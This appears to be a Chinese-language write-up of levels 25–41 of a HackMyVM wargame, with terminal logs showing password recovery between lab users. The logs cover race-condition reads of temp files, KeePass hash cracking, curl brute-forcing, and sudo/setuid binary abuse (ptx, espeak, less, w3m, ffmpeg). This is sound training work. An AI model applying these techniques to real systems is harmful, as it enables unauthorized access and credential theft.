20:成功,后面通常跟 MIME 类型,比如 text/gemini 30/31:重定向 40:临时失败 50:永久失败 51:未找到 60:需要客户端证书 你这题里看到的: 就表示“请求成功,内容类型是 Gemini 文本”。
text/gemini 是什么
它是 Gemini 自己的正文格式,很轻量。 常见语法:# 标题 ## 二级标题 => /path 链接说明 * 列表 > 引用 什么是 SNI
SNI 是 TLS 握手里带上的“我要访问哪个主机名” 在 HTTPS 里很常见,一个服务器托管多个站点时,服务端根据 SNI 选证书和站点 Gemini 服务也可以这么做 所以这题不是只要连到 1965 就行,而是必须“报对名字” 例如:
1
openssl s_client -connect 127.0.0.1:1965 -servername gem-evil.hmv
这里的 -servername gem-evil.hmv 就是在发 SNI。
level25
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
cat mission.txt
################
# MISSION 0x25 #
################
## EN ##
The user delia has a good memory, she only has to see her password for a few seconds to remember it.
## ES ##
La usuaria delia tiene buena memoria, solo tiene que ver unos segundos su password para recordarlo.
cat old.sh
#!/bin/bash
# OUTPUT="PASSWORD_DELIA" <-- UPDATE IT!
secretfile = $( mktemp /tmp/XXX)
chmod 664 " $secretfile "
exec 5>" $secretfile "
# 让文件描述符 5 指向 $secretfile,可以通过 5 往这个文件写入数据(覆盖式的写入)。
echo $OUTPUT >& 5 # & 在这里的作用是:& 后面的是文件描述名,而不是文件名。
sleep 0.01
rm " $secretfile "
mktemp :
用来安全地创建临时文件或临时目录 避免自己手写文件名时发生重名或竞争问题 它会生成一个随机名字 mktemp /tmp/XXX : X 在这里表示随机字符占位符,会被mktemp 替换为随机字符。
old.sh 的 作用,把密码写入文件后删除。
mktemp 在 创建文件时,为了避免文件名的重复,他会创建一个不重名的文件。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
#!/bin/bash
chars =({ a..z}{ A..Z}{ 0..9}) # 做了三次笛卡尔积
for i in " ${ chars [@] } " ; do
touch "/tmp/ ${ i } "
done
# ${chars[@]}:取所有元素
# 这里为啥要加双引号 "${chars[@]}"
# ${chars[@]}:每个元素展开后,还可能被继续拆分、再被通配符匹配
# "${chars[@]}":每个元素都保持原样,一个元素就是一个独立参数
另一个版本:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
#!/bin/bash
chars =({ a..z} { A..Z} { 0..9}) # 输出单个字符
for i in " ${ chars [@] } " ; do
for j in " ${ chars [@] } " ; do
for k in " ${ chars [@] } " ; do
touch "/tmp/ ${ i }${ j }${ k } "
done
done
done
将所有的文件都创建,然后删除一个文件。
1
2
3
4
5
daphne@hades:/tmp/123$ ls -al /tmp/XER
-rw------- 1 delia delia 0 Mar 17 13:41 /tmp/XER
daphne@hades:/tmp/123$ rm -rf /tmp/XER
daphne@hades:/tmp/123$ while true; do [ -f /tmp/XER ] && cat /tmp/XER ; done 2>/dev/null
# [ -f /tmp/XER ] 判断 /tmp/XER 是不是普通文件。
1
daphne@hades:~$ sudo -u delia /bin/bash -c /usr/local/src/new.sh
输出的密码:
1
2
bNCvocyOpoMVeCtxrhTt
bNCvocyOpoMVeCtxrhTt
level26
进来发现是乱码。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
cp flagz.txt /tmp/

cp mission.txt /tmp/

chmod +r /tmp/flagz.txt

chmod +r /tmp/mission.txt

ls -al > /tmp/1.txt

chmod +r /tmp/1.txt

./showpass >> /tmp/1.txt
密码如下:FkyuXkkJNONDChoaKzOI
用delia用户执行上面的内容,用上一个用户读取/tmp/目录的文件(我们在上面复制副本文件)即可。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
daphne@hades:~$ cat /tmp/flagz.txt
^QfaHPyEqMepsOdMxQCQ^
daphne@hades:~$ cat /tmp/mission.txt
################
# MISSION 0x26 #
################

## EN ##
User demeter reads in another language.

## ES ##
La usuaria demeter lee en otro idioma.
daphne@hades:~$ cat /tmp/1.txt
total 48
drwxr-x--- 2 root  delia  4096 Apr  5  2024 .
drwxr-xr-x 1 root  root   4096 Apr  5  2024 ..
-rw-r--r-- 1 delia delia   220 Apr 23  2023 .bash_logout
-r--r----- 1 delia delia  3539 Apr  5  2024 .bashrc
-rw-r--r-- 1 delia delia   807 Apr 23  2023 .profile
-rw-r----- 1 root  delia    22 Apr  5  2024 flagz.txt
-rw-r----- 1 root  delia   150 Apr  5  2024 mission.txt
---x--x--- 1 delia delia 15952 Apr  5  2024 showpass
daphne@hades:~$ cat /tmp/1.txt

FkyuXkkJNONDChoaKzOI
level27
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
demeter@hades:~$ ls -al
total 32
drwxr-x--- 2 root demeter 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 demeter demeter 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 demeter demeter 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 demeter demeter 807 Apr 23 2023 .profile
-rw-r----- 1 root demeter 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root demeter 119 Apr 5 2024 mission.txt
demeter@hades:~$ cat flagz.txt
^JiviWHRVRZLSfjBuwAi^
demeter@hades:~$ cat mission.txt
################
# MISSION 0x27 #
################
## EN ##
The user echo permute. # permute 权限置换
## ES ##
La usuaria echo permuta.
demeter@hades:~$ sudo -l
Matching Defaults entries for demeter on hades:
env_reset, mail_badpass, secure_path = /usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin, use_pty
User demeter may run the following commands on hades:
( echo ) NOPASSWD: /usr/bin/ptx
ptx :
把每一行看作一条记录 挑出其中的关键词 按关键词排序 输出“关键词连同前后上下文”的索引格式 ptx 的典型输出长什么样
假设有个文件 input.txt:
1
2
3
Linux is a powerful operating system
Unix provides many text processing tools
Linux supports scripting and automation
执行:
它会生成一种“关键词在上下文中”的索引,效果大致像这样:
1
powerful operating system Linux is a many text processing tools Unix provides supports scripting and automation Linux
1
2
demeter@hades:~$ sudo -u echo /usr/bin/ptx /pwned/echo/flagz.txt
                                   ^   abeDeOxlPMAABepeBHy^
echo/GztROerShmiyiCIlfepG
level28
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
echo@hades:~$ ls -al
total 468
drwxr-x--- 2 root echo   4096 Apr  5  2024 .
drwxr-xr-x 1 root root   4096 Apr  5  2024 ..
-rw-r--r-- 1 echo echo    220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 echo echo   3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 echo echo    807 Apr 23  2023 .profile
-rw-r----- 1 root echo     22 Apr  5  2024 flagz.txt
-rw-r----- 1 root echo    142 Apr  5  2024 mission.txt
-rw-r----- 1 root echo 442848 Dec 20  2021 noise.wav
echo@hades:~$ cat mission.txt
################
# MISSION 0x28 #
################

## EN ##
The user eos can see the sounds.

## ES ##
La usuaria eos puede ver los sonidos.

Audacity
看频率图,就可以发现密码:
密码:CWBKRQX
level29
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
eos@hades:~$ cat mission.txt
################
# MISSION 0x29 #
################

## EN ##
The user gaia is very careful saving her passwords.

## ES ##
La usuaria gaia es muy precavida guardando sus passwords.
scp 命令下载 secretz.kbdx。
1
2
3
warn@kali:~/Desktop$ file secretz.kbdx
secretz.kbdx: Keepass password database 2.x KDBX
#文件内容是 KeePass 2.x 的 KDBX 密码库。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
keepass2john secretz.kbdx > pass # 把 KeePass 的 .kdbx 文件转换成 John the Ripper 能识别的“哈希/校验数据”格式
john pass --wordlist= "/usr/share/wordlists/rockyou.txt" # 负责“拿候选密码去验证是否正确”
warn@kali:~/Desktop$ john pass --wordlist= "/usr/share/wordlists/rockyou.txt"
Using default input encoding: UTF-8
Loaded 1 password hash ( KeePass [ SHA256 AES 32/64])
Cost 1 ( iteration count) is 60000 for all loaded hashes
Cost 2 ( version) is 2 for all loaded hashes
Cost 3 ( algorithm [ 0 = AES 1 = TwoFish 2 = ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
heaven ( secretz)
1g 0:00:00:00 DONE ( 2026-03-18 21:38) 1.587g/s 304.7p/s 304.7c/s 304.7C/s pepper..november
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
密码是heaven。
1
2
3
keepass2 secretz.kdbx
# 输入: heaven
# 导出密码
1
2
"Account","Login Name","Password","Web Site","Comments"
"Trash","Gaia","sbUcegcdYTTWzTKojzgm","",""
level30
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
gaia@hades:~$ cat mission.txt
################
# MISSION 0x30 #
################
## EN ##
User halcyon wants all the powah.
## ES ##
La usuaria halcyon quiere todo el powah.
gaia@hades:~$ sudo -l
[ sudo] password for gaia:
Sorry, user gaia may not run sudo on hades.
gaia@hades:~$
gaia@hades:~$ cat hpass1.txt
manuela
gaia@hades:~$ cat hpass2.txt
cat: hpass2.txt: Permission denied
gaia@hades:~$ find / -perm -u= s -type f 2>/dev/null
/usr/sbin/exim4
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/ffmpeg
/usr/bin/getty
/usr/bin/sudo
/usr/bin/w3m
/opt/gift_hacker
gaia@hades:~$ getent group powah
powah:x:1000:
# 该组没有该用户
# /etc/group 查看组
newgrp 用来 临时切换当前 shell 的有效组(effective group) ,或者让你立即启用新加入的组 ,不用先退出再登录。
最常见场景:
这样会启动一个新的 shell,并把当前有效组切换成 docker,让组权限立刻生效。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
gaia@hades:~$ cat hpass1.txt
manuela
gaia@hades:~$ newgrp powah
Password:
gaia@hades:~$ id
uid = 2021( gaia) gid = 1000( powah) groups = 1000( powah) ,2021( gaia)
gaia@hades:~$ cat hpass2.txt
cuMRRameGdmhVxHcYYYs
level31
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
halcyon@hades:~$ cat mission.txt
################
# MISSION 0x31 #
################

## EN ##
The user hebe has one 'magicword' to get her password using http://localhost/req.php

## ES ##
La usuaria hebe tiene una 'magicword' para obtener su password usando http://localhost/req.php
从kali上传一个字典到服务器上。
1
2
3
4
5
6
warn@kali:~/Desktop$ head -n 100 /usr/share/wordlists/rockyou.txt > 31_level.txt
warn@kali:scp -P 6666 ./31_level.txt halcyon@hades.hackmyvm.eu:/tmp/
halcyon@hades.hackmyvm.eu' s password:
31_level.txt 100% 785 4.0KB/s 00:00
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
halcyon@hades:/tmp/123$ cat 3.sh
#!/bin/bash
for i in $( cat 31_level.txt) ; do
curl http://localhost/req.php?magicword= ${ i }
done
halcyon@hades:/tmp/123$ bash 3.sh
NO...
NO...
NO...
tOlbuBLjFWntVDNmjHIG
level32
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
hebe@hades:~$ cat mission.txt
################
# MISSION 0x32 #
################

## EN ##
User hera refuses to use Discord, she prefer an older and open source service.

## ES ##
La usuaria hera se niega a usar Discord, prefiere un medio mas antiguo y abierto.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
ls -al /etc/init.d
# /etc/init.d 是放置服务启动文件的文件夹
# /etc/.... 是放置服务的配置文件 如/etc/nginx/nginx.conf
hebe@hades:~$ ls -al /etc/init.d
total 80
drwxr-xr-x 1 root root 4096 Mar 17 11:17 .
drwxr-xr-x 1 root root 4096 Mar 17 11:16 ..
-rwxr-xr-x 1 root root 3059 Oct  5  1972 cron
-rwxr-xr-x 1 root root 3152 Mar 11  1987 dbus
-rwxr-xr-x 1 root root 7167 Nov 25  2011 exim4
-rwxr-x--- 1 root root  643 Apr 24  2013 gemini
-rwxr-xr-x 1 root root 1748 May 24  2001 hwclock.sh
-rwxr-xr-x 1 root root 2366 Mar 17 11:17 inspircd
-rwxr-xr-x 1 root root 4579 May 11  1972 nginx
-rwxr-xr-x 1 root root 4294 Mar 30  1996 php8.2-fpm
-rwxr-xr-x 1 root root  959 Sep 10  2020 procps
-rwxr-xr-x 1 root root 4060 Oct 18  1982 ssh
-rwxr-xr-x 1 root root 1161 Aug 14  1983 sudo
-rwxr-xr-x 1 root root 2067 Apr 23  2013 vsftpd
-rwxr-xr-x 1 root root 2762 Jul 14  1970 x11-common
# 存在这么多的服务启动文件
# inspircd 是 基于 irc 协议的服务,可以用于聊天
# 从这个里可以确定使用的聊天软件确实是 基于irc 的。
1
2
3
4
5
6
7
./busybox nc 127.0.0.1 6667
NICK CUO123
USER CUO123 0 * : CUO123
LIST
:hades.hmv 321 CUO123 Channel :Users Name
:hades.hmv 322 CUO123 #channel666 0 :[+Pnt] Welcome hacker! Take it: JzpyRXRzWoHKZwgWzleM
:hades.hmv 323 CUO123 :End of channel list.
level33
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
hera@hades:~$ cat mission.txt
################
# MISSION 0x33 #
################

## EN ##
User hermione would like to know what hera was doing.

## ES ##
A la usuaria hermione le gustaria saber que hacia hera.
.bash_history 存在 隐藏flag。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
hera@hades:~$ cat .bash_history

ls
ps
sudo -u hermione bash
cp /etc /etc2
^LVFcQoSJeZgUltXJKnpZ^
ls
id
cat /usr/hera
rm /usr/hera
whoami
zip -R etc.zip /etc
进行信息收集,发现/usr/hera,读取/usr/hera,就可以拿到密码。
1
2
hera@hades:~$ cat /usr/hera
vzhOebSSplFoXPKxwtqU
level34
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
hermione@hades:~$ cat mission.txt
################
# MISSION 0x34 #
################
## EN ##
User hero only talks to some groups.
## ES ##
La usuaria hero solo se habla con algunos grupos.
hermione@hades:~$ ./beastgroup
I only trust group 6666, you are group 2025
hermione@hades:~$ id
uid = 2025( hermione) gid = 2025( hermione) groups = 2025( hermione) ,6666( beast)
# 从id输出的信息可以看出 2025 为主组 6666 为附属组。
hermione@hades:~$ gentent group beast
-bash: gentent: command not found
hermione@hades:~$ getent group beast
beast:x:6666:hermione
hermione@hades:~$ newgrp beast
hermione@hades:~$ id
uid = 2025( hermione) gid = 6666( beast) groups = 6666( beast) ,2025( hermione)
hermione@hades:~$ ./beastgroup
vlImTDSGnTMwLFgRWCOc
level35
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
hero@hades:~$ id
uid = 2026( hero) gid = 2026( hero) groups = 2026( hero)
hero@hades:~$ cat mission.txt
################
# MISSION 0x35 #
################
## EN ##
User hestia likes to keep the screen clean.
## ES ##
A la usuaria hestia le gusta mantener la pantalla limpia.
hero@hades:~$ ./cleaner
从这里开始翻不了历史记录,啥情况下翻不了历史记录:新建立一个shell的时候翻不了历史记录。
1
2
3
4
5
6
hero@hades:~$ id
uid = 2026( hero) gid = 2226( her0) groups = 2226( her0) ,2026( hero)
hero@hades:~$ find / -group her0 2>/dev/null | grep -v "proc"
/usr/share/libs
hero@hades:~$ cat /usr/share/libs
opTNnZQAuFJsauNPHXVq
level36
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
hestia@hades:~$ ls -al
total 228
drwxr-x--- 2 root hestia 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 hestia hestia 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 hestia hestia 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 hestia hestia 807 Apr 23 2023 .profile
-rw-r----- 1 root hestia 22 Apr 5 2024 flagz.txt
-r-s--s--- 1 ianthe hestia 198960 Apr 5 2024 less
-rw-r----- 1 root hestia 157 Apr 5 2024 mission.txt
hestia@hades:~$ cat flagz.txt
^mIZKIDJYZQDogbkwRGy^
hestia@hades:~$ cat mission.txt
################
# MISSION 0x36 #
################
## EN ##
User ianthe has left us her own less.
## ES ##
La usuaria ianthe nos ha dejado su propio less.
hestia@hades:~$ ./less
Missing filename ( "less --help" for help )
hestia@hades:~$ ./less flagz.txt
hestia@hades:~$ ./less /pwned/ianthe/flagz.txt
/pwned/ianthe/flagz.txt: Permission denied
hestia@hades:~$ find / -user ianthe 2>/dev/null | grep -v "proc"
/opt/ianthe_pass.txt
/pwned/hestia/less
hestia@hades:~$ ls -al /opt/ianthe_pass.txt
-r--r----- 1 ianthe ianthe 21 Apr 5 2024 /opt/ianthe_pass.txt
hestia@hades:~$ ./less /opt/ianthe_pass.txt
DphioLqgVIIFclTwBsMP
level37 ( 题目出的有问题了)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
ianthe@hades:~$ ls -al
total 36
drwxr-x--- 2 root ianthe 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 ianthe ianthe 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 ianthe ianthe 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 ianthe ianthe 807 Apr 23 2023 .profile
-rw-r----- 1 root ianthe 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root ianthe 214 Apr 5 2024 irene_auth.php.old
-rw-r----- 1 root ianthe 248 Apr 5 2024 mission.txt
ianthe@hades:~$ cat mission.txt
################
# MISSION 0x37 #
################
## EN ##
Seems that irene is developing an auth system http://localhost/irene_auth.php
## ES ##
Parece que irene esta desarrollando algun sistema de autenticacion http://localhost/irene_auth.php
ianthe@hades:~$ cat irene_auth.php.old
<?php
$PAZZ = "Sardina123" ; // Put real pass for irene.
if ( isset( $_GET [ 'pazz' ])){
if ( strcmp( $PAZZ , $_GET [ 'pazz' ]) == 0){
print $PAZZ ;
}
else {
print( "NOP" ) ;
}
}
else {
print( "No pazz" ) ;
}
?>
ianthe@hades:~$ curl -i -s http://localhost/irene_auth.php?pazz[]= 1
HTTP/1.1 500 Internal Server Error
Server: nginx/1.22.1
Date: Fri, 20 Mar 2026 06:40:18 GMT
Content-Type: text/html; charset = UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
ianthe@hades:~$ php -version
PHP 8.2.7 ( cli) ( built: Jun 9 2023 19:37:27) ( NTS)
Copyright ( c) The PHP Group
Zend Engine v4.2.7, Copyright ( c) Zend Technologies
with Zend OPcache v8.2.7, Copyright ( c) , by Zend Technologies
strcmp 是 5.3 的一个特性:strcmp 只接受字符串参数,如果我们输入数组,他会报错,但在报错的同时,返回0;php版本是8.2.7,所以此题不存在此漏洞,题目出的有问题了。
level38
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
irene@hades:~$ ls -al
total 48
drwxr-x--- 2 root irene 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 irene irene 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 irene irene 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 irene irene 807 Apr 23 2023 .profile
-rw-r----- 1 root irene 22 Apr 5 2024 flagz.txt
---s--s--- 1 root irene 16216 Apr 5 2024 hatechars
-rw-r----- 1 root irene 145 Apr 5 2024 mission.txt
irene@hades:~$ cat flagz.txt
^ZACnrFArVosWGJNfPkN^
irene@hades:~$ cat mission.txt
################
# MISSION 0x38 #
################
## EN ##
User iris hates some characters.
## ES ##
La usuaria iris odia algunos caracteres.
irene@hades:~$ ./hatechars
Enter file to show:
1
/bin/cat: 1: No such file or directory
irene@hades:/etc$ find / -user iris 2>/dev/null
/etc/met.txt
irene@hades:/etc$ /pwned/irene/hatechars
Enter file to show:
$( pwd ) /???????
FiqGNcXumTKwLTPRqXMh
# 这里会输出很多
level39
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
iris@hades:~$ ls -al
total 32
drwxr-x--- 2 root iris 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 iris iris 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 iris iris 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 iris iris 807 Apr 23 2023 .profile
-rw-r----- 1 root iris 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root iris 137 Apr 5 2024 mission.txt
iris@hades:~$ cat flagz.txt
^xXcULtRBXxcHIUVxtXT^
iris@hades:~$ cat mission.txt
################
# MISSION 0x39 #
################
## EN ##
User kore likes to navigate!
## ES ##
A la usuaria kore le gusta navegar!
iris@hades:~$ sudo -l
[ sudo] password for iris:
Sorry, user iris may not run sudo on hades.
iris@hades:~$ find / -user iris 2>/dev/null | grep -v "proc"
/dev/pts/2
/etc/met.txt
/pwned/iris/.bash_logout
/pwned/iris/.bashrc
/pwned/iris/.profile
iris@hades:~$ find / -user kore 2>/dev/null | grep -v "proc"
/srv/kore_pass.txt
/usr/bin/w3m
iris@hades:~$ ls -al w3m
ls: cannot access 'w3m' : No such file or directory
iris@hades:~$ ls -al /usr/bin/w3m
-rwS--s--- 1 kore iris 1630888 Jan 29 2023 /usr/bin/w3m
iris@hades:~$ w3m /srv/kore_pass.txt
mdAXiSXteTPiGGTpmajP
level40
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
kore@hades:~$ ls -al
total 32
drwxr-x--- 2 root kore 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 kore kore 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 kore kore 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 kore kore 807 Apr 23 2023 .profile
-rw-r----- 1 root kore 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root kore 156 Apr 5 2024 mission.txt
kore@hades:~$ cat flagz.txt
^FEYohPSMjrxKzdLNxkQ^
kore@hades:~$ cat mission.txt
################
# MISSION 0x40 #
################
## EN ##
User leda always wanted to edit videos.
## ES ##
La usuaria leda siempre quiso editar videos.
kore@hades:~$ find / -user leda 2>/dev/null
/usr/bin/ffmpeg
/etc/led
kore@hades:~$ ffmpeg -f concat -i /etc/led -c:v hevc_nvenc 1.mp4
ffmpeg version 5.1.4-0+deb12u1 Copyright ( c) 2000-2023 the FFmpeg developers
built with gcc 12 ( Debian 12.2.0-14)
configuration: --prefix= /usr --extra-version= 0+deb12u1 --toolchain= hardened --libdir= /usr/lib/x86_64-linux-gnu --incdir= /usr/include/x86_64-linux-gnu --arch= amd64 --enable-gpl --disable-stripping --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcaca --enable-libcdio --enable-libcodec2 --enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libglslang --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbitmq --enable-librist --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libsrt --enable-libssh --enable-libsvtav1 --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzimg --enable-libzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencl --enable-opengl --enable-sdl2 --disable-sndio --enable-libjxl --enable-pocketsphinx --enable-librsvg --enable-libmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-libplacebo --enable-librav1e --enable-shared
libavutil 57. 28.100 / 57. 28.100
libavcodec 59. 37.100 / 59. 37.100
libavformat 59. 27.100 / 59. 27.100
libavdevice 59. 7.100 / 59. 7.100
libavfilter 8. 44.100 / 8. 44.100
libswscale 6. 7.100 / 6. 7.100
libswresample 4. 7.100 / 4. 7.100
libpostproc 56. 6.100 / 56. 6.100
[ concat @ 0x555f85b51d80] Line 1: unknown keyword 'NODEVILINHELL'
/etc/led: Invalid data found when processing input
ffmpeg的攻击逐段解释:
ffmpeg
调用 FFmpeg 程序。 -f concat
指定输入格式为 concat demuxer,也就是“拼接列表模式”。
它不是直接读单个视频,而是读一个“列表文件”。 -i concat.txt
指定输入文件是 concat.txt。
这个文件里一般会写要拼接的文件路径,例如: 1
2
3
file 'part1.mp4'
file 'part2.mp4'
file 'part3.mp4'
FFmpeg 会按这个顺序读取这些片段。
level41
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
leda@hades:~$ ls -al
total 32
drwxr-x--- 2 root leda 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 leda leda 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 leda leda 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 leda leda 807 Apr 23 2023 .profile
-rw-r----- 1 root leda 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root leda 129 Apr 5 2024 mission.txt
leda@hades:~$ cat flagze.txt
cat: flagze.txt: No such file or directory
leda@hades:~$ cat flagz.txt
^wHseqgzsZUNyruSnxnl^
leda@hades:~$ cat mission.txt
################
# MISSION 0x41 #
################
## EN ##
User maia hears everything.
## ES ##
La usuaria maia lo oye todo.
leda@hades:~$ sudo -l
Matching Defaults entries for leda on hades:
env_reset, mail_badpass, secure_path = /usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin, use_pty
User leda may run the following commands on hades:
( maia) NOPASSWD: /usr/bin/espeak
# https://gtfobins.org/gtfobins/espeak/#file-read
leda@hades:/tmp/123$ sudo -u maia /usr/bin/espeak -qXf /pwned/maia/flagz.txt
Translate '^'
Found: '_^' [ s3:kVmfl,Eks]
Found: 'g' [ dZi:]
Unpronouncable? 'ws'
Found: 'w' [ d'Vb@Lju:]
Found: ' _s' [E2s]
Unpronouncable? ' dbt'
Found: ' d' [di:]
Found: ' b' [bi:]
Found: ' t' [ti:]
Translate ' ci'
1 c [k]
22 c (i [s]
22 i (_ [i]
1 i [I]
44 XC) i (_ [aI]
43 c) i (_ [aI]
Unpronouncable? ' xd'
Found: ' x' [E2ks]
Found: ' d' [di:]
Unpronouncable? ' zd'
Found: ' z' [zE2d]
Found: ' d' [di:]
Unpronouncable? ' nt'
